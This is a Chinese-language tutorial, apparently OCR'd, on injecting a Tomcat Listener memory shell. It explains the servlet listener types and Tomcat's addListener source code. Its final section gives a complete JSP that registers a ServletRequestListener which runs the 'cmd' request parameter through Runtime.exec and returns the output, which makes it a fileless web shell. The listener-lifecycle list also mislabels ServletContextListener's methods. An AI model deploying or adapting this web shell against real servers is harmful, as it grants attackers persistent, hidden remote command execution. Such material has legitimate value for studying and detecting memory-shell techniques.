listener


Listener的介绍

1. `Listener`的分类

- `tomcat`中`Listener`分为两类，`org.apache.catalina.LifecycleListener`以及`java`原生的`Java.util.EvenListener`，其中`LifecycleListener`是为了监听`tomcat`的各个容器的生命周期的，比如`StandardEngine`，`StandardHost`，`StandardContext`，`StandardWrapper`这些容器的启动，关闭等等。这些监听处在的位置为容器启动，此时`servlet`未建立，`request`请求未创建，不适合用于创建内存马。所以此处使用`Java.util.EvenListener`的监听器。

2. `Java.util.EvenListener`监听器

- 在`tomcat`中有较多的接口都继承自`EventListener`



- 其中这些接口都有自己的生命周期，在不同的时段触发和销毁。以`ServletRequestListener`举例，这个`Listener`用于监听`servletrequest`的创建和销毁，所以他的生命周期为：`servletRequest`创建时初始化，`servletRequest`销毁时销毁。接下来自己实现这个`servletRequestListener`接口，看看他对`servletRequest`的监听。
- 首先自定义一个`demoListener`类，实现`ServletRequestListener`接口。其中在`servletRequest`对象创建的时候往`request`和`ServletContext`中写入两个属性，然后在`servlet`中读取这个两个属性。

- 在 servlet 中获取这两个属性值并且打印。

```
@Override
protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    System.out.println("111111111111111");
    System.out.println("============================================================");
    System.out.println(request.getServletContext().getAttribute( name: "servletname"));
    System.out.println(request.getAttribute( name: "requestname"));
    System.out.println("============================================================");
    System.out.println(request.getServletContext());
    try {...} catch (ClassNotFoundException e) {
        e.printStackTrace();
    } catch (NoSuchFieldException e) {
```

- 注册 Listener 之后访问 servlet，查看效果

```
    <servlet-name>resumeservlet</servlet-name>
    <url-pattern>/addresume</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>addFilterServlet</servlet-name>
    <servlet-class>lagou.edu.servlet.addFilter_</servlet-class>
    <load-on-startup>-1</load-on-startup>
  </servlet>
  <servlet-mapping>
    <servlet-name>addFilterServlet</servlet-name>
    <url-pattern>/addFilter</url-pattern>
  </servlet-mapping>
  <listener>
    <listener-class>lagou.edu.servlet.demoListener</listener-class>
  </listener>
</web-app>
```

- 可以看到在 servletRequest 对象创建的时候成功添加了两个属性，在 servlet 中也成功获取了该属性

```
Request对象被创建
Filter执行了
111111111111111
============================================================
zhangsan
lisi
============================================================
org.apache.catalina.core.ApplicationContextFacade@616740da
filter返回了
Request对象被销毁
```

3. 其余监听器的作用

- 参考文章：[Listener监听器生命周期]

Listener监听器生命周期

一、Listener生命周期

listener是web三大组件之一，是servlet监听器，用来监听请求，监听服务端的操作。

listener分为：（都是接口类，必须实现相应方法）

1.生命周期监听器（3个）

- **ServletContextListener**
  - requestInitialized 在容器启动时被调用（在servlet被实例化前执行）
  - requestDestroyed 在容器销毁时调用（在servlet被销毁后执行）
- **HttpSessionListener**
  - sessionCreated 在HttpSession创建后调用
  - sessionDestroyed 在HttpSession销毁前调用（执行session.invalidate();方法）
- **ServletRequestListener**
  - requestDestroyed 在request对象创建后调用（发起请求）
  - requestInitialized 在request对象销毁前调用（请求结束）

2.属性变化监听器（3个）

- attributeAdded(ServletContextAttributeEvent event)　向appliction中添加属性时调用
- attributeRemoved(ServletContextAttributeEvent event)　从appliction中删除属性时调用
- attributeReplaced(ServletContextAttributeEvent event)　替换application中的属性时调用

- **HttpSessionAttributeListener**
  - attributeAdded(HttpSessionBindingEvent event)
  - attributeRemoved(HttpSessionBindingEvent event)
  - attributeReplaced(HttpSessionBindingEvent event)

`addListener`方法的实现

- `addListener`方法属于方法的重载，根据不同的参数列表来绝对调用哪一个。
- `java.org.apache.catalina.core.ApplicationContext#addListener(String className)`

```
1100    @Override
1101    public void addListener(String className) {
1102
1103        try {
1104            if (context.getInstanceManager() != null) {
1105                Object obj = context.getInstanceManager().newInstance(className);
1106
1107                if (!(obj instanceof EventListener)) {
1108                    throw new IllegalArgumentException(sm.getString(
1109                            key: "applicationContext.addListener.iae.wrongType",
1110                            className));
1111                }
1112
1113                EventListener listener = (EventListener) obj;
1114                addListener(listener);
1115            }
1116        } catch (InvocationTargetException e) {
1117            ExceptionUtils.handleThrowable(e.getCause());
1118            throw new IllegalArgumentException(sm.getString(
1119                    key: "applicationContext.addListener.iae.cnfe", className),
1120                    e);
1121        } catch (ReflectiveOperationException| NamingException e) {
1122            throw new IllegalArgumentException(sm.getString(
1123                    key: "applicationContext.addListener.iae.cnfe", className),
1124                    e);
1125        }
1126
1127    }
1128
```

- 传递一个类名，然后会将类转换为`EventListener`类型，之后再自动调用`addListener(T t)`

```
1130    @Override
1131    public <T extends EventListener> void addListener(T t) {
1132        if (!context.getState().equals(LifecycleState.STARTING_PREP)) {
1133            throw new IllegalStateException(
1134                    sm.getString( key: "applicationContext.addListener.ise",
1135                            getContextPath()));
1136        }
1137
1138        boolean match = false;
1139        if (t instanceof ServletContextAttributeListener ||
1140                t instanceof ServletRequestListener ||
1141                t instanceof ServletRequestAttributeListener ||
1142                t instanceof HttpSessionIdListener ||
1143                t instanceof HttpSessionAttributeListener) {
1144            context.addApplicationEventListener(t);
1145            match = true;
1146        }
1147
1148        if (t instanceof HttpSessionListener ||
1149                (t instanceof ServletContextListener && newServletContextListenerAllowed)) {
1150            // Add listener directly to the list of instances rather than to
```

- 在匹配`t`是否为几个默认`listener`的一种之后，会通过`context.addApplicationEventListener`添加监听器。


注入Listener内存马

```
<%@ page import="java.text.DateFormat" %>
<%@ page import="java.text.SimpleDateFormat" %>
<%@ page import="java.util.Date" %>
<%@ page import="java.util.EventListener" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="java.io.ByteArrayOutputStream" %>
<%@ page import="java.io.IOException" %>
```


```
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.connector.Request" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<html>
<head>
    <meta charset="UTF-8">
</head>
<body>
<%
    DateFormat dateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    String dateStr = dateFormat.format(new Date());
%>
<%= dateStr %>
<%
    class demoListener_ implements ServletRequestListener {
        /**
         * 在对象销毁的过程中获取参数，然后执行命令
         * @param sre Information about the request
         * @throws IOException
         */
        @Override
        public void requestDestroyed(ServletRequestEvent sre) throws
IOException, NoSuchFieldException, IllegalAccessException {
            System.out.println("Request对象被销毁2");
            HttpServletRequest httpRequest = (HttpServletRequest)
sre.getServletRequest();
            //因为此处没有直接获取到response对象，所以无法直接将结果输出，所以需要用反射获取
到response对象。
            Field request1 = httpRequest.getClass().getDeclaredField("request");
            request1.setAccessible(true);
            Request request = (Request) request1.get(httpRequest);

            String cmd= httpRequest.getParameter("cmd"); //通过servletrequest获取
参数
            System.out.println(cmd);
            if(cmd!=null && !cmd.equals("")){
                Runtime runtime = Runtime.getRuntime();
                InputStream inputStream = runtime.exec(cmd).getInputStream();
                ByteArrayOutputStream outputStream = new
ByteArrayOutputStream();
                byte[] bytes = new byte[1024];
                int a=-1;
                while ((a=inputStream.read(bytes))!=-1){

                    outputStream.write(bytes,0,a);
                }
                System.out.println(new String(outputStream.toByteArray()));
                request.getResponse().getWriter().println(new
String(outputStream.toByteArray()));
            }else{
                request.getResponse().getWriter().println(">||<");
            }
        }

        @Override
        public void requestInitialized(ServletRequestEvent sre) {
            System.out.println("Request对象被创建2");
        }
```

```
    }
%>
<%
    //获取StandardContext(另外一种方法)
    Field reqF = request.getClass().getDeclaredField("request");
    reqF.setAccessible(true);
    Request req = (Request) reqF.get(request);
    StandardContext context = (StandardContext) req.getContext();
    //addApplicationEventListener直接创建listener
    demoListener_ demoListener_ = new demoListener_();
    context.addApplicationEventListener(demoListener_);
%>

</body>
</html>
```

- 注入`Listener`内存马



- 执行命令获取返回结果。应为是用的`servletRequestListener`，所以此处访问任意请求都可以触发`listener`



- 注意的一个点：如何通过`Request`对象获取`Response`对象